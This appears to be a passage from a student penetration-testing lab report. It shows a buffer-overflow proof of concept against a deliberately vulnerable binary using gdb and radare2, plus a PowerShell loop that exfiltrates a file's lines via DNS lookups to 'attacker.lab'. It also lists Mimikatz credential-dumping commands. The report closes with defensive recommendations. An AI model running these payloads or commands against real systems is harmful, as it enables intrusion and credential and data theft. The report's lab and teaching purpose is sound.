



Figure 8.1 Shows vuln.c program

Step 2 : Inspect strings in binary

strings vuln



```
└─$ strings vuln
tdL
/lib/ld-linux.so.2
_IO_stdin_used
puts
__libc_start_main
printf
__isoc99_scanf
libc.so.6
GLIBC_2.7
GLIBC_2.0
GLIBC_2.34
__gmon_start__
You reached the secret function!
Enter input:
You typed: %s
;*2$"
GCC: (Debian 14.3.0-5) 14.3.0
crt1.o
__wrap_main
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
vuln1.c
__FRAME_END__
_DYNAMIC
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
```


Figure 8.2 Shows strings

Step 2: Discover functions using GDB

gdb vuln

info functions

Address of secret() function: ***0x8049186 <secret>***



```
┌──(kali㉿vbox)-[~/Desktop]
└─$ gdb vuln
GNU gdb (Debian 16.3-1) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from vuln...
(No debugging symbols found in vuln)
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x08049000  _init
0x08049030  __libc_start_main@plt
0x08049040  printf@plt
0x08049050  puts@plt
0x08049060  __isoc99_scanf@plt
0x08049070  _start
0x0804909d  __wrap_main
0x080490b0  _dl_relocate_static_pie
0x080490c0  __x86.get_pc_thunk.bx
0x080490d0  deregister_tm_clones
0x08049110  register_tm_clones
0x08049150  __do_global_dtors_aux
0x08049180  frame_dummy
0x08049186  secret
0x080491b1  main
0x0804921b  __x86.get_pc_thunk.ax
0x08049220  _fini
(gdb) p secret
$1 = {<text variable, no debug info>} 0x8049186 <secret>
(gdb)
```

Figure 8.3 Shows strings in gdb

8.1.2. Buffer Overflow Discovery

Step 1: Test overflow

> ***python3 -c "print('A'*76)" | ./vuln***
>
> Observations:

- Program prints input and then segmentation fault occurs when input exceeds 76 bytes.
- Confirms saved return address can be overwritten.

```
┌──(kali㉿vbox)-[~/Desktop]
└─$ python3 -c "print('A'*76)" | ./vuln
Enter input: You typed: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
zsh: done                python3 -c "print('A'*76)" |
zsh: segmentation fault  ./vuln
```

Figure 8.4 Buffer overflow is confirmed

Step 2: Confirm offset to EIP

Offset = 76 bytes to reach saved return address.

This is confirmed by gradually increasing input length until crash occurs.

```
┌──(kali㉿vbox)-[~/Desktop]
└─$ python3 -c "print('A'*12)" | ./vuln
Enter input: You typed: AAAAAAAAAAAA

┌──(kali㉿vbox)-[~/Desktop]
└─$ python3 -c "print('A'*55)" | ./vuln
Enter input: You typed: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

┌──(kali㉿vbox)-[~/Desktop]
└─$ python3 -c "print('A'*67)" | ./vuln
Enter input: You typed: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
zsh: done                python3 -c "print('A'*67)" |
zsh: segmentation fault  ./vuln
```

Figure 8.5 confirming offset

```
(gdb) run << $(python -c "print('A'* 200)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Desktop/vuln << $(python -c "print('A'* 200)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x080491c0 in main ()
(gdb) info registers
eax            0x804909d           134516893
ecx            0xffffcf60          -12448
edx            0xffffcf80          -12416
ebx            0xf7f9be14          -134627820
esp            0xffffcf40          0xffffcf40
ebp            0xffffcf48          0xffffcf48
esi            0x804bf04           134528772
edi            0xf7ffcb60          -134231200
eip            0x80491c0           0x80491c0 <main+15>
eflags         0x286               [ PF SF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
(gdb)
```

Figure 8.6 confirming registers

8.1.3. Radare2 Analysis

Step 1: Run commands


r2 vuln

aaa   # Analyze all

afl   # List functions

pdf   # print dis-assembly of main

izz   # search for strings



```
[0×080491b1]> izz
[Strings]
nth paddr      vaddr      len size section   type    string
―――――――――――――――――――――――――――――――――――――――――――――――――――――――――――
0   0×00000028 0×00000028 4   10             utf16le 4 \f(
1   0×00000156 0×00000156 4   5              ascii   tdL
2   0×000001d8 0×080481d8 18  19   .interp   ascii   /lib/ld-linux.so.2
3   0×0000027d 0×0804827d 14  15   .dynstr   ascii   _IO_stdin_used
4   0×0000028c 0×0804828c 4   5    .dynstr   ascii   puts
5   0×00000291 0×08048291 17  18   .dynstr   ascii   __libc_start_main
6   0×000002a3 0×080482a3 6   7    .dynstr   ascii   printf
7   0×000002aa 0×080482aa 14  15   .dynstr   ascii   __isoc99_scanf
8   0×000002b9 0×080482b9 9   10   .dynstr   ascii   libc.so.6
9   0×000002c3 0×080482c3 9   10   .dynstr   ascii   GLIBC_2.7
10  0×000002cd 0×080482cd 9   10   .dynstr   ascii   GLIBC_2.0
11  0×000002d7 0×080482d7 10  11   .dynstr   ascii   GLIBC_2.34
12  0×000002e2 0×080482e2 14  15   .dynstr   ascii   __gmon_start__
13  0×00002008 0×0804a008 32  33   .rodata   ascii   You reached the secret function!
14  0×00002029 0×0804a029 13  14   .rodata   ascii   Enter input:
15  0×0000203a 0×0804a03a 14  15   .rodata   ascii   You typed: %s\n
16  0×000020ff 0×0804a0ff 6   7    .eh_frame ascii   ;*2$"
17  0×00003018 0×00000000 29  30   .comment  ascii   GCC: (Debian 14.3.0-5) 14.3.0
18  0×000032c9 0×00000001 6   7    .strtab   ascii   crt1.o
19  0×000032d0 0×00000008 11  12   .strtab   ascii   __wrap_main
20  0×000032dc 0×00000014 9   10   .strtab   ascii   __abi_tag
21  0×000032e6 0×0000001e 10  11   .strtab   ascii   crtstuff.c
22  0×000032f1 0×00000029 20  21   .strtab   ascii   deregister_tm_clones
23  0×00003306 0×0000003e 21  22   .strtab   ascii   __do_global_dtors_aux
24  0×0000331c 0×00000054 11  12   .strtab   ascii   completed.0
25  0×00003328 0×00000060 38  39   .strtab   ascii   __do_global_dtors_aux_fini_array_entry
26  0×0000334f 0×00000087 11  12   .strtab   ascii   frame_dummy
27  0×0000335b 0×00000093 30  31   .strtab   ascii   __frame_dummy_init_array_entry
28  0×0000337a 0×000000b2 7   8    .strtab   ascii   vuln1.c
29  0×00003382 0×000000ba 13  14   .strtab   ascii   __FRAME_END__
30  0×00003390 0×000000c8 8   9    .strtab   ascii   _DYNAMIC
31  0×00003399 0×000000d1 18  19   .strtab   ascii   __GNU_EH_FRAME_HDR
32  0×000033ac 0×000000e4 21  22   .strtab   ascii   _GLOBAL_OFFSET_TABLE_
33  0×000033c2 0×000000fa 28  29   .strtab   ascii   __libc_start_main@GLIBC_2.34
34  0×000033df 0×00000117 21  22   .strtab   ascii   __x86.get_pc_thunk.bx
35  0×000033f5 0×0000012d 16  17   .strtab   ascii   printf@GLIBC_2.0
36  0×00003406 0×0000013e 6   7    .strtab   ascii   _edata
37  0×0000340d 0×00000145 5   6    .strtab   ascii   _fini
38  0×00003413 0×0000014b 12  13   .strtab   ascii   __data_start
39  0×00003420 0×00000158 14  15   .strtab   ascii   puts@GLIBC_2.0
40  0×0000342f 0×00000167 14  15   .strtab   ascii   __gmon_start__
41  0×0000343e 0×00000176 12  13   .strtab   ascii   __dso_handle
```

Figure 8.7 radare2 results

8.1.4. Proof-of-Concept Payload

Step 1: Craft and run payload

- ***python3 -c "import sys; sys.stdout.buffer.write(b'A'*76 + b'\x86\x91\x04\x08')" > payload.bin***
- ***./vuln < payload.bin***

A*76 → padding to reach saved EIP

\x86\x91\x04\x08 → little-endian address of secret() (0x8049186)

Program either segmentation faults or prints:




Figure 8.8 confirming POC

8.1.5. Summary of Findings

Finding	***Details***
Vulnerability	Buffer overflow in gets(buf)
Offset to saved EIP	76 bytes
Target function	secret() at 0x8049186
Exploit Outcome	Segmentation fault confirms EIP overwrite; PoC can redirect to secret()

Table 8.1 Shows summary of findings

9. Post-Exploitation and Exfiltration

9.1. Data Exfiltration via DNS tunneling

Step 1 : create a test file as sensitive_data.txt and add the following contents

payroll2025

employee123

finance_data

Step 2: Now try sending the .txt file to kali machine from windows PowerShell simultaneously on kali side run tcpdump command :

sudo tcpdump -i eth0 udp port 53 -vvv

Commands on PowerShell:

Get-Content C:\Users\<you>\Desktop\sensitive_data.txt | ForEach-Object {

nslookup "$_.attacker.lab" 192.168.1.43 }




Figure 9.1 Shows file being created and data being sent to kali through powershell




Figure 9.2 Data collected at kali

9.2. Credential Dumping with Mimikatz

Step 1: Download Mimikatz from official Git-hub releases.


Step 2: Run Mimikatz as Administrator.

commands:

privilege::debug

sekurlsa::logonpasswords

lsadump::sam






Figure 9.3 Shows Mimikatz commands being executed

10. Phases Flow Diagram




Figure 10.1 Shows phases from recon to exfil

11. Recommendations

- ***Reduce OSINT exposure:*** Limit publicly available phone numbers, domains, and contact details that can be weaponized by attackers.
- ***Patch management:*** Ensure all services, including web applications, are updated regularly to prevent exploitation attempts.
- ***Exploit mitigation:*** Enable defenses such as DEP and ASLR to minimize the impact of memory corruption vulnerabilities.
- ***Monitor persistence techniques:*** Audit scheduled tasks and services frequently to detect unauthorized entries.
- ***Network monitoring:*** Implement SIEM use cases and anomaly detection for DNS traffic to uncover possible exfiltration attempts.
- ***Security awareness training:*** Conduct regular phishing and Vishing simulations to help employees recognize and resist social engineering tactics.

12. Overall Findings by Phase

12.1. Reconnaissance

- PhoneInfoga revealed valid phone number metadata.
- Maltego mapped relationships and connections to external entities (e.g., North Georgia).
- Demonstrated how OSINT easily provides attacker pretexts

12.2. Exploitation

- Some web vulnerabilities were not exploitable on Metasploitable2 with Struts.
- Binary analysis showed buffer overflow risks in unsafe code (scanf).
- GDB confirmed successful control of program flow (EIP overwrite).

12.3. Persistence & Lateral Movement

- Windows scheduled task "Updater" confirmed attacker persistence method.
- Persistence via tasks allows repeated execution without detection.
- Highlighted how attackers maintain access even after reboots.

12.4. Social Engineering

- Vishing script crafted using real metadata from OSINT.
- Pretexting with ITProTV vs North Georgia scenario showed how attacker trust can be built.
- Reinforced the importance of employee awareness training.

12.5. Post-Exploitation & Exfiltration

- Tcp-dump captured DNS activity but no real payloads.
- Showed attacker techniques for data exfil via covert channels.
- Emphasized need for monitoring DNS traffic for anomalies.